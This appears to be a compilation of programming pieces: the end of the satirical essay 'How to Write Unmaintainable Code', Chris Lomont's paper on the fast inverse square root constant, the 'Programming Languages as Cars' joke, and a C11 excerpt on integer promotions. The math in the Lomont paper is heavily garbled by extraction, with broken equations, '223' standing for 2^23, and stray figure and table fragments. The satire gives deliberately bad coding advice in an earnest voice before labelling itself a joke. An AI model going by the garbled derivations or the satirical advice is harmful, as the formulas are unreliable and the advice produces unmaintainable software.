Global variables save you from having to specify arguments in functions. Take full advantage of this. Elect one or more of these global variables to specify what kinds of processes to do on the others. Maintenance programmers foolishly assume that C functions will not have side effects. Make sure they squirrel results and internal state information away in global variables. □

Side Effects

□In C, functions are supposed to be idempotent, (without side effects). I hope that hint is sufficient.

Backing Out□

Within the body of a loop, assume that the loop action is successful and immediately update all pointer variables. If an exception is later detected on that loop action, back out the pointer advancements as side effects of a conditional expression following the loop body. □

Local Variables□

Never use local variables. Whenever you feel the temptation to use one, make it into an instance or static variable instead to unselfishly share it with all the other methods of the class. This will save you work later when other methods need similar declarations. C++ programmers can go a step further by making all variables global.

Reduce, Reuse, Recycle □

If you have to define a structure to hold data for callbacks, always call the structure PRIVDATA. Every module can define its own PRIVDATA. In VC++, this has the advantage of confusing the debugger so that if you have a PRIVDATA variable and try to expand it in the watch window, it doesn't know which PRIVDATA you mean, so it just picks one.

Configuration Files□

These usually have the form keyword=value. The values are loaded into Java variables at load time. The most obvious obfuscation technique is to use slightly different names for the keywords and the Java variables. Use configuration files even for constants that never change at run time. Parameter file variables require at least five times as much code to maintain as a simple variable would. □

Bloated classes□

To ensure your classes are bounded in the most obtuse way possible, make sure you include peripheral, obscure methods and attributes in every class. For example, a class that defines astrophysical orbit geometry really should have a method that computes ocean tide schedules and attributes that comprise a Crane weather model. Not only does this over-define the class, it makes finding these methods in the general system code like looking for a guitar pick in a landfill. □

Subclass With Abandon□

Object oriented programming is a godsend for writing unmaintainable code. If you have a class with 10 properties (member/method) in it, consider a base class with only one property and subclassing it 9 levels deep so that each descendant adds one property. By the time you get to the last descendant class, you'll have all 10 properties. If possible, put each class declaration in a separate file. This has the added effect of bloating your INCLUDE or USES statements, and forces the maintainer to open that many more files in his or her editor. Make sure you create at least one instance of each subclass.

Philosophy

The people who design languages are the people who write the compilers and system classes. Quite naturally they design to make their work easy and mathematically elegant. However, there are 10,000 maintenance programmers to every compiler writer. The grunt maintenance programmers have absolutely no say in the design of languages. Yet the

total amount of code they write dwarfs the code in the compilers.

An example of the result of this sort of elitist thinking is the JDBC interface. It makes life easy for the JDBC implementor, but a nightmare for the maintenance programmer. It is far **clumsier** than the FORTRAN interface that came out with SQL three decades ago.

Maintenance programmers, if somebody ever consulted them, would demand ways to hide the housekeeping details so they could see the forest for the trees. They would demand all sorts of shortcuts so they would not have to type so much and so they could see more of the program at once on the screen. They would complain loudly about the myriad petty time-wasting tasks the compilers demand of them.

There are some efforts in this direction NetRexx, Bali, and visual editors (e.g. IBM's Visual Age is a start) that can collapse detail irrelevant to the current purpose.

The Shoemaker Has No Shoes

Imagine having an accountant as a client who insisted on maintaining his general ledgers using a word processor. You would do your best to persuade him that his data should be structured. He needs validation with cross field checks. You would persuade him he could do so much more with that data when stored in a database, including controlled simultaneous update.

Imagine taking on a software developer as a client. He insists on maintaining all his data (source code) with a text editor. He is not yet even exploiting the word processor's colour, type size or fonts.

Think of what might happen if we started storing source code as structured data. We could view the **same** source code in many alternate ways, e.g. as Java, as NextRex, as a decision table, as a flow chart, as a loop structure skeleton (with the detail stripped off), as Java with various levels of detail or comments removed, as Java with highlights on the variables and method invocations of current interest, or as Java with generated comments about argument names and/or types. We could display complex arithmetic expressions in 2D, the way TeX and mathematicians do. You could see code with additional or fewer parentheses, (depending on how comfortable you feel with the precedence rules). Parenthesis nests could use varying size and colour to help matching by eye. With changes as transparent overlay sets that you can optionally remove or apply, you could watch in real time as other programmers on your team, working in a different country,

modified code in classes that you were working on too.

You could use the full colour abilities of the modern screen to give subliminal clues, e.g. by automatically assigning a portion of the spectrum to each package/class using a pastel shades as the backgrounds to any references to methods or variables of that class. You could bold face the definition of any identifier to make it stand out.

You could ask what methods/constructors will produce an object of type X? What methods will accept an object of type X as a parameter? What variables are accessible in this point in the code? By clicking on a method invocation or variable reference, you could see its definition, helping sort out which version of a given method will actually be invoked. You could ask to globally visit all references to a given method or variable, and tick them off once each was dealt with. You could do quite a bit of code writing by point and click.

Some of these ideas would not pan out. But the best way to find out which would be valuable in practice is to try them. Once we had the basic tool, we could experiment with hundreds of similar ideas to make life easier for the maintenance programmer.

I discuss this further in the SCID student project.

An early version of this article appeared in Java Developers' Journal (volume 2 issue 6). I also spoke on this topic in 1997 November at the Colorado Summit Conference. It has been gradually growing ever since.

This essay is a **joke**! I apologise if anyone took this literally. Canadians think it gauche to label jokes with a :-). People paid no attention when I harped about how to write maintainable code. I found people were more receptive hearing all the goofy things people often do to muck it up. Checking for **un**maintainable design patterns is a rapid way to defend against malicious or inadvertent sloppiness.

The original was published on Roedy Green's Mindproducts site.

Fast Inverse Square Root

CHRIS LOMONT

Abstract. Computing reciprocal square roots is necessary in many applications, such as vector normalization in video games. Often, some loss of precision is acceptable for a large increase in speed. This note examines and improves a fast method found in source-code for several online libraries, and provides the ideas to derive similar methods for other functions.¹

1. Introduction

Reading the math programming forum on www.gamedev.net [1], I ran across an interesting method to compute an inverse square root. The C code was essentially (my comments):

```
float InvSqrt(float x)
{
    float xhalf = 0.5f*x;
    int i = *(int*)&x;    // get bits for floating value
    i = 0x5f3759df - (i>>1); // gives initial guess y0
    x = *(float*)&i; // convert bits back to float
    x = x*(1.5f-xhalf*x*x); // Newton step, repeating increases
    accuracy
    return x;
}
```

The interesting part was the constant 0x5f3759df: where did it come from and why does the code work? Some quick testing in Visual C++.NET [2] showed the code above to be roughly 4 times faster than the naive `(float)(1.0/sqrt(x))`, and the maximum relative error over all floating point numbers was 0.00175228, so the method seems very useful. Three immediate questions were: 1) how does it work, 2) can it be improved, and 3) what bit master designed such an incredible hack?

A quick search on Google for 0x5f3759df returned several hits, the most relevant being a reference to a thread about this code on comp.graphics.algorithms from Jan 9, 2002 [3], and an (incorrect, but close) explanation by D. Eberly [4]. However his explanation is illuminating. Further digging found no correct explanation of this code. It appears in the sourcecode for Quake 3, written by legendary game programmer John Carmack, but someone on the net (I cannot now find the reference) credited it to Gary Tarolli who was at Nvidia. Can anyone confirm authorship? It also appears in the Crystal Space sourcecode [5], the Titan Engine [6], and the Fast Code Library, although each seems to derive from Quake 3.

The motivation to try such an algorithm is more clearly explained in Eberly [4], where he assumes the shift creates a linear interpolation to the inverse square root. Note there are several ways to speed up this code, but this note will not go into further optimizations.

There are also faster methods, perhaps table lookup tricks, but most of them have less accuracy than this method.

This note assumes PC architecture (32 bit floats and ints) or similar. In particular the floating point representation is IEEE 754-1985 [7]. This C code has been reported to be endian-neutral (supposedly tested it on a Macintosh). I have not verified this. Since the method works on 32 bit numbers it seems (surprisingly) endian-neutral. It is easy to extend the code to other situations and bit sizes (such as type double) using the ideas in this note. Anyway, on to the problems 1), 2), and 3).

2. Background Floating point numbers are stored in the PC as 32 bit numbers;

30←bits→23 22←bits→0

where s is a 1 bit sign (1 denotes negative), E is an 8 bit exponent, and M is a 23 bit mantissa. The exponent is biased by 127 to accommodate positive and negative exponents, and the mantissa does not store the leading 1, so think of M as a binary number with the decimal point to the left, thus M is a value in $I = [0, 1)$. The represented value is

$$x = (-1)^s(1 + M)2^{E-127}$$

These bits can be viewed as the floating point representation of a real number, or thinking only of bits, as an integer. Thus M will be considered a real number in I or as an integer, depending on context. M as a real number is M as an integer divided by 223.

3. The Algorithm

The main idea is Newton approximation, and the magic constant is used to compute a good initial guess. Given a floating point value

$x > 0$, we want to compute $1/\sqrt{x}$. Define $f(y) = 1 - x y^2$. Then the value \sqrt{x}

we seek is the positive root of $f(x)$. Newton's root finding method, given a suitable approximation y_n to the root, gives a better one y_{n+1} using

$$y_{n+1} = y_n - f(y_n)/f'(y_n), \quad n \geq 0$$

For the $f(y)$ given, this simplifies to $y_{n+1} = 1/2 y_n (3 - x y_n^2)$ which corresponds to the line of code $x = x * (1.5f - xhalf * x * x)$, where x is the initial guess, which hereafter will be called y_0 .

The line of code `i = 0x5f3759df - (i >> 1)` computes this initial guess y_0 , roughly by multiplying the exponent for x by -1 , and then picking bits to minimize error. `i >> 1` is the shift right operator from C, which shifts the bits of an integer right one place, dropping the least significant bit, effectively dividing by 2. Eberly's explanation was that this produced linear approximation, but is incorrect; we'll see the guess is piecewise linear, and the function being approximated is not the same in all cases. However I would guess his explanation was the inspiration for creating this algorithm.

4. The Magic Number(s)

Thus we are left with finding an initial guess. Suppose we are given a floating point value $x > 0$, corresponding to the 32 bits as above. Let the exponent $e = E - 127$. Then $x = (1+M)2^e$, and the desired value $y = 1 = 1 - 2^{-e/2}$, treating e and M as real numbers,

$\sqrt{x} = \sqrt{1+M}$ NOT as integers. For the general case we take a magic constant R ,

and analyze $y_0 = R - (i \gg 1)$, where the subtraction is as integers, i is the bit representation of x , but we view y_0 as a real number. R is the integer representing a floating point value with bits i.e., R_1 in the exponent field and R_2 in the mantissa field. When we shift i right one bit, we may shift an exponent bit into the mantissa field, so we will analyze two cases.

For the rest of this note, for a real number α let $\lfloor \alpha \rfloor$ denote the integer less than or equal to α .

4.1. Exponent E Even. In this case, when we use $i \gg 1$, no bits from the exponent E are shifted into the mantissa M , and $\lfloor E/2 \rfloor = E/2$. The true exponent $e = E - 127$ is odd, say $e = 2d+1$, d an integer. The bits representing the initial guess give the new exponent

$$R_1 - \lfloor E/2 \rfloor$$

$$= R_1 - E/2$$

$$= R_1 - e + 127/2$$

$$= R_1 - 2d + 1 + 127$$

$$2 = R_1 - 64 - d$$

We require this to be positive. bit would be 1, and the method fails to return a positive number. If this result is 0, then the mantissa part could not borrow from the exponent, which we will see below is necessary. Since this must be true for any even $E \in [0..254]$, we require $R_1 \geq 128$.

Since the exponent E is even, no bits from it shift into the mantissa under $i \gg 1$, so the new mantissa is $R_2 - \lfloor M/2 \rfloor$ (as integers), assuming $R_2 \geq \lfloor M/2 \rfloor$. The initial guess is then

$$y_0 = = =$$

$$(1 + R_2 - M/2)2^{(R_1 - 64 - d) - 127} (1 + R_2 - M/2)2^{R_1 - 191 - d}$$

$$(2 + 2R_2 - M)2^{R_1 - 192 - d}$$

If it were negative the resulting sign

where $M/2$ replaced $\lfloor M/2 \rfloor$, since the resulting error is at most 2^{-24} in the mantissa (as a real number), which is insignificant compared to other errors in the method.

If $R_2 < M/2$, then upon subtracting $R - (i > 1)$ as integers, the bits in the mantissa field will have to borrow one from the exponent field (this is why we needed the new exponent positive above), thus dividing y_0 by two. The bits in the mantissa field will then be $(1+R_2) - M/2$, which are still in I . Thus if $R_2 < M/2$

$$y_0 = (1 + (1 + R_2 - M/2))2^{(R_1 - 64 - d) - 127 - 1} = (2 + R_2 - M/2)2^{R_1 - 192 - d}$$

where we write the exponent the same as in the non-carrying case. If we define

$$\beta_{R_2} = \begin{cases} 2^{R_2 - M} & : R_2 \geq M/2 \\ M - R_2 & : R_2 < M/2 \end{cases}$$

FAST INVERSE SQUARE ROOT 5

then we can combine these two y_0 equations into one: $y_0 = (2 + \beta_{R_2})2^{R_1 - 192 - d}$

M

Note that β_{R_2} is continuous, and differentiable except along $R = M$

$M/2$. Substituting $e = 2d + 1$, the value $y = 1$ we are trying to

approximate is

$$\sqrt{x} \sqrt{1 - 2^{-e/2}} = \sqrt{1 - 2^{-d-1/2}} = \sqrt{1 - 2^{-d}}$$

$$1 + M \sqrt{1 + M} \sqrt{1 + M}$$

$y - y_0$ The relative error $\frac{y - y_0}{y}$, which is how we will measure the quality

of the method, is

$$\frac{y - y_0}{y} = 1 - \frac{(2 + \beta_{R_2})2^{R_1 - 192 - d}}{(2 + \beta_{R_2})2^{R_1 - 192 - d}} = \sqrt{2} \sqrt{1 + M} \sqrt{1 + M}$$

$$\sqrt{2} \sqrt{1 + M} \sqrt{2 - d} \quad \text{which simplifies to } |\epsilon_0(M, R)|,$$

$$\epsilon_0(M, R) = 1 - \sqrt{2} \sqrt{1 + M} (2 + \beta_{R_2})2^{R_1 - 192 - d}$$

Note that this no longer depends on d , and that M can be any value in $I = [0, 1]$. This formula is only valid if E is even, thus has a hidden dependence on E .

Suppose we want R_2 so that the relative error $\max_M |\epsilon_0| < 1/8$. Then

$$1 > \max |\epsilon_0| \quad 8 \quad M \in I$$

$$\geq |\epsilon_0(0, R_2)| = \sqrt{R_1 - 192}$$

$$= 1 - 2(2 + 2R_2)2^{R_1 - 192} = 1 - (1 + R_2)2^{R_1 - 190.5}$$

$$\text{Expanding, } 9 \geq 9 > 2^{R_1 - 190.5} > 7 > 7$$

$$8(1 + R_2) \quad 8(1 + R_2) \quad 16$$

where the last step used the fact that $R_2 \in I \Rightarrow (1 + R_2) \in [1, 2)$. Taking \log_2 and adding 190.5 gives $190.7 > R_1 > 189.2$, so $R_1 = 190 = 0xbe$ is the unique integer that has any chance of keeping the relative error below 0.125 for even E . In bit positions 24 through 30, this gives the leading $(0xbe \gg 1) = 0x5f$ part of the magic constant R (as well as requiring bit 23 to be 0).

$$-1/8 < 1 - (1 + R_2)2^{R_1-190.5} < 1/8$$

y_0 0.18

0.17 0.16 0.15 0.14 0.13

0.5 error

1

0.2 0.4 0.6 0.8 1

To illustrate, Figure 1 shows y_0 as a solid line and the function $(2+2^M)^{-1/22-d}$ needing approximated as a dashed line, for $R_2 = 0.43$, $d = 2$. It is clear that y_0 is a nonlinear approximation; however, by being nonlinear, it actually fits better! Figure 2 shows the relative error $|\varepsilon_0(M, R_2)|$ for $R_2 \in I$ and $M \in I$. It is clear that the constant R_2 cross section with the smallest maximal error is approximately $R_2 = 0.45$

4.2. Exponent E Odd. With the previous case under our belt, we

analyze the harder case. The difference is that the odd bit from the

exponent E shifts into the high bit of the mantissa from the code $i \gg 1$.

This adds 1 to the real value of the shifted mantissa, which becomes 2

$\lfloor M/2 \rfloor + 1$, where the truncation is as integers and the addition is as 2

real numbers. $e = E - 127 = 2d$ is even. Similar to above the new exponent is

$$R_1 - \lfloor E/2 \rfloor = R_1 - \lfloor e+127 \rfloor/2$$

$$= R_1 - \lfloor 2d+127 \rfloor/2$$

$$= R_1 - 63 - d$$

This must be positive as in the previous case.

Again write $M/2$ instead of $\lfloor M/2 \rfloor$ for the reasons above. The new mantissa is $R_2 - (M/2 + 1/2)$ as real numbers when $R_2 \geq M+1$, requiring

no borrow from the exponent. Then

$$y_0 = \frac{(1 + R_2 - (M/2 + 1/2))^{2(R_1-63-d)-127}}{(2 + 4R_2 - 2M)^{2R_1-192-d}} = \frac{(1/2 + R_2 - M/2)^{2R_1-190-d}}{(2 + 4R_2 - 2M)^{2R_1-192-d}}$$

$$0 \quad 0.66 \, 0 \, M$$

$$0.5 \, R_2$$

Figure 2

$$0.33$$

$$2$$

$$y_0 = = =$$

$$(1 + (1 + R_2 - (M/2 + 1/2)))^{2(R_1-63-d)-127-1} (3/2 + R_2 - M/2)^{2R_1-191-d} (3 + 2R_2 - M)^{2R_1-192-d}$$

FAST INVERSE SQUARE ROOT 7

Again we choose the same exponent for y_0 as in the case when E is even. If $R_2 < M+1$, the subtraction $R-(i<1)$ needs to borrow one

2 from the (positive) exponent, which divides y_0 by 2, and the bits in the

mantissa field are then $1 + R_2 - (M + 1)$ as real numbers, which is still 22

in I. So if $R_2 < M+1$ we get for the initial guess 2

Defining (similarly to $\beta_{R_2} \, M$)

$$\gamma_{R_2} = \begin{cases} 4R_2 - 2M & : 2R_2 \geq M+1 \\ M - 1 + 2R_2 - M & : 2R_2 < M+1 \end{cases}$$

we can write both of these y_0 at once as $y_0 = (2 + \gamma_{R_2})^{2R_1-192-d}$

M

Note that γ_{R_2} is continuous, and differentiable except along $2R_2 = M$

$M + 1$, so y_0 is also. Using $e = 2d$, we want y_0 to approximate $1 - e/2^{1-d}$

$$y = \sqrt{x} = \sqrt{1 + M/2} = \sqrt{1 + M/2}$$

Note this is not the same function we were approximating in the case Even; it is off by a factor of 2.

The relative error (which we want to minimize) simplifies as above to $|\varepsilon_1(M, R)|$, where

$$\sqrt{\frac{R_2}{R_2 - 192}}$$

$$\varepsilon_1(M, R) = 1 - \frac{1 + M(2 + \gamma_M)}{2^1}$$

again independent of d (but with the same hidden dependence on E as above).

Also as before, if we want the relative error $\max_{M \in I} |\epsilon_1| < 1/8$ for E odd, we can take $M = 0$ (or $M = 1$) and analyze, but since we want the same constant R_1 to work for E even and for E odd, we take $R_1 = 190$ from above for both cases. Note that this satisfies the earlier requirement that $R_1 \geq 128$. So for the rest of this note assume $R_1 = 190 = 0xbe$ and redefine the two error functions as

$$\epsilon_0(M, R_2) = 1 - \sqrt{2} \sqrt{1 + M(2 + \beta R_2)} / 4M$$

$$\epsilon_1(M, R_2) = 1 - 1 + M(2 + \gamma R_2) / 4M$$

8 CHRIS LOMONT

depending only on M and R_2 , each taking values in I . At this point we thoroughly understand what is happening, and computer tests confirm the accuracy of the model for the approximation step, so we have achieved goal 1).

4.2.1. An Example. When $x = 16$, $E = 4 + 127 = 131$, $M = 0$, and a bit from the exponent shifts into the mantissa. So after the line $i = 0x5f3759df - (i >> 1)$, the initial guess y_0 is $0x3E7759DF$. The new exponent is $190 - \lfloor 131/2 \rfloor = 125 = 0x7d$, which corresponds to $e = 125 - 127 = -2$. The new mantissa needs to borrow a bit from the exponent, leaving $e = -3$, and is $0xb759df - 0x4000000 = 0x7759DF$, corresponding to $M = 0.932430148$. Thus $y_0 = (1 + M)2^{-3} = 0.241553$, which is fairly close to $1/4 = 0.25$.

\sqrt{x}

4.3. Optimizing the Mantissa. We want the value of $R_2 \in I$ that minimizes $\max_{M \in I} \{|\epsilon_0(M, R_2)|, |\epsilon_1(M, R_2)|\}$. Fix a value of R_2 , and we will find the value(s) of M giving the maximal error. Since ϵ_0 and ϵ_1 are continuous and piecewise differentiable, this M will occur at an endpoint of a piece or at critical point on a piece.

4.3.1. Maximizing $|\epsilon_0|$. Start with the endpoints for ϵ_0 : $M = 0$, $M = 1$, and $R_2 = M/2$ (where βR_2 is not differentiable). When $M = 0$,

$\beta R_2 = 2R_2$. Let M

M

$$\sqrt{1 + R_2} f_1(R_2) = \epsilon_0(0, R_2) = 1 - \frac{1 + 0(2 + 2R_2)}{4} = 1 - \sqrt{2}$$

Similarly, when $R_2 = M/2$, $\beta R_2 = 0$; M

$$f_2(R_2) = \epsilon_0(2R_2, R_2) = 1 - \sqrt{2} \sqrt{1 + 2R_2(2 + 0)} / 4 = 1 - \sqrt{1 + 2R_2^2}$$

When $M = 1$ we need to consider the two cases for βR_2 , giving M

$$f_3(R_2) = \epsilon_0(1, R_2) =$$

$$f_1(R) = 1 - 2R^2$$

$$1(1-2R^2)^4$$

$$: R^2 \geq 1/2 : R^2 < 1/2$$

Checking the critical points takes two cases. Assuming $R^2 \geq M/2$, solving $\partial \epsilon_0 = 0$ gives the critical point $M = 2R^2$, giving

$$f_4(R^2) = \epsilon_0(2R^2, R^2) = 1 - (1 + 2R^2)^{3/2} / \sqrt{2}$$

$$\partial M$$

FAST INVERSE SQUARE ROOT 9

When $R^2 < M/2$, the critical point is $M = 2(1 + R^2)$. This can only

happen if $R^2 \in [0, 1]$, so define 2

$$3$$

$$f_5(R^2) = \begin{cases} 0 & : R^2 \geq 1/2 \\ \epsilon_2(2(1+R^2), R^2) = 1 - (5 + 2R^2)^{3/2} / \sqrt{2} & : R^2 < 1/2 \end{cases}$$

0322 6 $\sqrt{6}$ 2 4.3.2. Maximizing $|\epsilon_1|$. Similar analysis on ϵ_1 yields

$$1 - R^2 : R^2 \geq 1/2 \quad f_6(R^2) = \epsilon_1(0, R^2) = -1/2$$

$R^2 \geq 1/2$, so we get

$$4(1 - 2R^2) : R^2 < 1/2 \quad \square \quad 1 - \sqrt{2}R^2 : R^2 \geq 1$$

$f_7(R^2) = \epsilon_1(1, R^2) = 1 - (1 + R^2)/\sqrt{2} : R^2 < 1$ At the point $R = M+1$, $\gamma R^2 = 2$, but this can only occur when

$$2M \quad f_8(R^2) = \epsilon_1(2R^2 - 1, R^2) = 1 - \sqrt{2}R^2 : R^2 \geq 1/2$$

0 : $R^2 < 1/2$ The critical points again need two cases. If $R^2 \geq M/2 + 1/2$ the

critical point is $M = 2R^2 - 1$. This only occurs if $R^2 \geq 1$. Similarly, 32

for $R^2 < M+1$ we obtain the critical point $M = 2R^2 + 1$, which requires 23

$R^2 < 1$. So we define both at once with 2

$$\square \quad \epsilon_1(2R^2 - 1, R^2) = 1 - (2(1 + R^2))^{3/2} / \sqrt{2} : R^2 \geq 1/2$$

$$f_9(R^2) = 2R^3 + 1/\sqrt{3} \quad 2 + R \quad \epsilon_1(2, R^2) = 1 - 2(2)^{3/2} / \sqrt{2} : R^2 < 1/2$$

33 Note all f_i are continuous except f_9 .

4.3.3. Combining Errors. So, for a given $R2$, the above 9 functions give 9 values, and the max of the absolute values is the max error for this $R2$. So we now vary $R2$ to find the best one.

0.5 0.4 0.3 0.2 0.1

0.08 0.06 0.04 0.02

0.2 0.4 0.6 0.8

Figure 3

1 $R2$

0.42 0.44 0.46 0.48 0.5 $R2$

Figure 4

Figure 3 is a Mathematica [8] plot of the error functions $|f_i(R2)|$. The max of these is lowest near $R2 = 0.45$; Figure 4 is a closer look. The numerical solver FindMinimum in Mathematica finds the common value of $R2$ that minimizes $\max_i |f_i|$, returning

$r0 = 0.432744889959443195468521587014$

where this many digits are retained since this constant can be applied to any bitlength of floating point number: 64 bit doubles, 128 bit future formats, etc. See the conclusion section. Note $r0$ is very close to the original value in the code which is approximately 0.432430148. $r0$ corresponds to the integer $R2 = \lfloor 223r0 + 0.5 \rfloor = 0x37642f$. Attaching $R1 = 0xbe$, shifted to $0x5f$, the optimal constant becomes $R = 0x5f37642f$.

5. Testing We test the analysis using the following function that only computes

the linear approximation step (the Newton step is removed!). float InvSqrtLinear(float x, int magic)

```
{float xhalf = 0.5f*x; int i = *(int*)&x; i = magic - (i>>1); x = *(float*)&i; return x;
```

```
}
```

```
// get bits for floating value // gives initial guess y0 // convert bits back to float
```

We apply the function to the initial constant, the constant derived above, and the constant 0x5f375a86 (the reason will be explained below). Also, we test each constant with the Newton step performed 1 and 2 iterations (the added time to run the second Newton step was very small, yet the accuracy was greatly increased). Each test is over all floating point values. The maximal relative error percentages are

So the analysis was correct in predicting that the new constant would approximate better in practice. Yet surprisingly, after one Newton iteration, it has a higher maximal relative error. Which again raises the question: how was the original code constant derived?

The reason the better approximation turned out worse must be in the Newton iteration. The new constant is clearly better in theory and

Value

Predicted

Tested

1 Iteration

2 Iterations

0x5f3759df

3.43758

3.43756

0.175228

4.66e-004

0x5f37642f

3.42128

3.42128

0.177585

4.77521e-004

0x5f375a86

3.43655

3.43652

0.175124

4.65437e-004

FAST INVERSE SQUARE ROOT 11

practice than the original for initial approximation, but after 1 or 2 Newton steps the original constant performed better. Out of curiosity, I searched numerically for a better constant. The results of the theory implied any good approximations should be near those few above, thus limiting the range of the search.

Starting at the initial constant, and testing all constants above and below until the maximal relative error exceeds 0.00176 gives the third constant 0x5f375a86 as the best one; each was tested over all floating point values. The table shows it has a smaller maximal relative error than the original one. So the final version I propose is

```
float InvSqrt(float x)
{
    float xhalf = 0.5f*x;
    int i = *(int*)&x;           // get bits for floating value
    i = 0x5f375a86 - (i >> 1);    // gives initial guess y0
    x = *(float*)&i;             // convert bits back to float
    x = x*(1.5f - xhalf*x*x);     // Newton step, repeating
                                // increases accuracy

    return x;
}
```

Thus the initial goal 2) is reached, although not as directly as planned. Goal 3) remains open :)

The C++ code and Mathematica 4.0 code are available online [9].

6. Conclusion and Open Questions

This note explains the “magic” behind the constant in the code, and attempts to understand it in order to improve it if possible. The new constant 0x5f375a86 appears to perform slightly better than the original one. Since both are approximations, either works well in practice. I would like to find the original author if possible, and see if the method was derived or just guessed and tested.

The utility of this note is explaining how to go about deriving such methods for other functions and platforms. With the reasoning methods above, almost any such method can be analyzed. However the analysis should be thoroughly tested on a real machine, since hardware often does not play well with theory.

The above derivations are almost size neutral, so can be applied to 64 bit double, or even longer packed types to mimic SIMD instructions without hardware support. The analysis allows this method to be extended to many platforms and functions.

For example, the double type has an 11 bit exponent, biased by 1023, and a 52 bit mantissa. After deriving y_0 with the same form

for the mantissa as above, only the bound on R_1 needs reworked, and the rest of the analysis will still hold. The same constant r_0 can be used for any bit size in this manner. Here $R_1 = 1534$, and the best initial approximation is $R = R_1 2^{52} + r_0 2^{52} = 0x5fe6ec85e7de30da$. A quick test shows the relative error to be around 0.0342128 for the initial approximation, and 0.0017758 after 1 Newton iteration.

A final question is to analyze why the best initial approximation to the answer is not the best after one Newton iteration.

6.1. Homework: A few problems to work on: 1. Derive a similar method for \sqrt{x} 2. Which is better (faster? more accurate?): a version that works for double or

2 Newton steps? 3. Confirm the best initial approximation for 64 bit IEEE 754 size type double.

References

[1] www.gamedev.net/community/forums/topiCasp?topic id=139956

[2] www.msdn.microsoft.com/visualc/

[3] comp.graphics.algorithms, Search google with "0x5f3759df
group:comp.graphics.algorithms"

[4] David Eberly, www.magic-software.com/Documentation/FastInverseSqrt.pdf

[5] crystal.sourceforge.net/

[6] talika.eii.us.es/titan/titan/index.html

[7] IEEE, grouper.ieee.org/groups/754/

[8] Mathematica - www.mathematica.com

[9] Chris Lomont, www.math.purdue.edu/~clomont, look under math, then under papers

Department of Mathematics, 150 North University Street, Purdue University, West
Lafayette, Indiana 47907-2067

Email address: clomont@math.purdue.edu

Web address: www.math.purdue.edu/~clomont

First written: Feb 2003

Programming Languages as Cars⁴⁹

With such a large selection of programming languages it can be difficult to choose one for a particular project. Reading the manuals to evaluate the languages is a time consuming process. On the other hand, most people already have a fairly good idea of how various automobiles compare. So in order to assist those trying to choose a language, we have prepared a chart that matches programming languages with comparable automobiles.

Assembler

A Formula I race car. Very fast, but difficult to drive and expensive to maintain.

FORTRAN II

A Model T Ford. Once it was king of the road.

FORTRAN IV

A Model A Ford.

FORTRAN 77

A six-cylinder Ford Fairlane with standard transmission and no seat belts.

COBOL

A delivery van. It's bulky and ugly, but it does the work.

BASIC

A second-hand Rambler with a rebuilt engine and patched upholstery. Your dad bought it for you to learn to drive. You'll ditch the car as soon as you can afford a new one.

PL/I

A Cadillac convertible with automatic transmission, a two-tone paint job, white-wall tires, chrome exhaust pipes, and fuzzy dice hanging in the windshield

C

A black Firebird, the all-macho car. Comes with optional seat belts (lint) and optional fuzz buster (escape to assembler).

ALGOL 60

An Austin Mini. Boy, that's a small car.

Pascal

A Volkswagen Beetle. It's small but sturdy. Was once popular with intellectuals.

Modula II

A Volkswagen Rabbit with a trailer hitch.

⁴⁹ This article originally appeared on Usenet in the group rec.humor.funny around 1989. The actual authorship of this document is not known but a current reference can be found here: <http://www.netfunny.com/rhf/jokes/88q2/3785.4.html>

ALGOL 68

An Astin Martin. An impressive car, but not just anyone can drive it.

LISP

An electric car. It's simple but slow. Seat belts are not available.

PROLOG/LUCID

Prototype concept-cars.

Maple/MACSYMA

All-terrain vehicles.

FORTH

A go-cart.

LOGO

A kiddie's replica of a Rolls Royce. Comes with a real engine and a working horn.

APL

A double-decker bus. Its takes rows and columns of passengers to the same place all at the same time. But, it drives only in reverse gear, and is instrumented in Greek.

Ada

An army-green Mercedes-Benz staff car. Power steering, power brakes and automatic transmission are all standard. No other colors or options are available. If it's good enough for the generals, it's good enough for you. Manufacturing delays due to difficulties reading the design specification are starting to clear up.

C11 Integer Promotions & Conversions

6.3 Conversions

1. Several operators convert operand values from one type to another automatically. This subclause specifies the result required from such an implicit conversion, as well as those that result from a cast operation (an explicit conversion). The list in 6.3.1.8 summarizes the conversions performed by most ordinary operators; it is supplemented as required by the discussion of each operator in 6.5.
2. Conversion of an operand value to a compatible type causes no change to the value or the representation.

6.3.1 Arithmetic operands

6.3.1.1 Boolean, characters, and integers

- 1) Every integer type has an integer conversion rank defined as follows:
 - a) No two signed integer types shall have the same rank, even if they have the same representation.
 - b) The rank of a signed integer type shall be greater than the rank of any signed integer type with less precision.
 - c) The rank of long long int shall be greater than the rank of long int, which shall be greater than the rank of int, which shall be greater than the rank of short int, which shall be greater than the rank of signed char.
 - d) The rank of any unsigned integer type shall equal the rank of the corresponding signed integer type, if any.
 - e) The rank of any standard integer type shall be greater than the rank of any extended integer type with the same width.
 - f) The rank of char shall equal the rank of signed char and unsigned char.
 - g) The rank of _Bool shall be less than the rank of all other standard integer types.
 - h) The rank of any enumerated type shall equal the rank of the compatible integer type (see 6.7.2.2).
 - i) The rank of any extended signed integer type relative to another extended signed integer type with the same precision is implementation-defined, but still subject to the other rules for determining the integer conversion rank.
 - j) For all integer types T1, T2, and T3, if T1 has greater rank than T2 and T2 has greater rank than T3, then T1 has greater rank than T3.
- 2) The following may be used in an expression wherever an int or unsigned int may be used:
 - a) An object or expression with an integer type (other than int or unsigned int) whose integer conversion rank is less than or equal to the rank of int and unsigned int.
 - b) A bit-field of type _Bool, int, signed int, or unsigned int.

If an int can represent all values of the original type (as restricted by the width, for a bit-field), the value is converted to an int; otherwise, it is converted to an unsigned int. These

are called the integer promotions.) All other types are unchanged by the integer promotions.

- 3) The integer promotions preserve value including sign. As discussed earlier, whether a “plain” char is treated as signed is implementation-defined.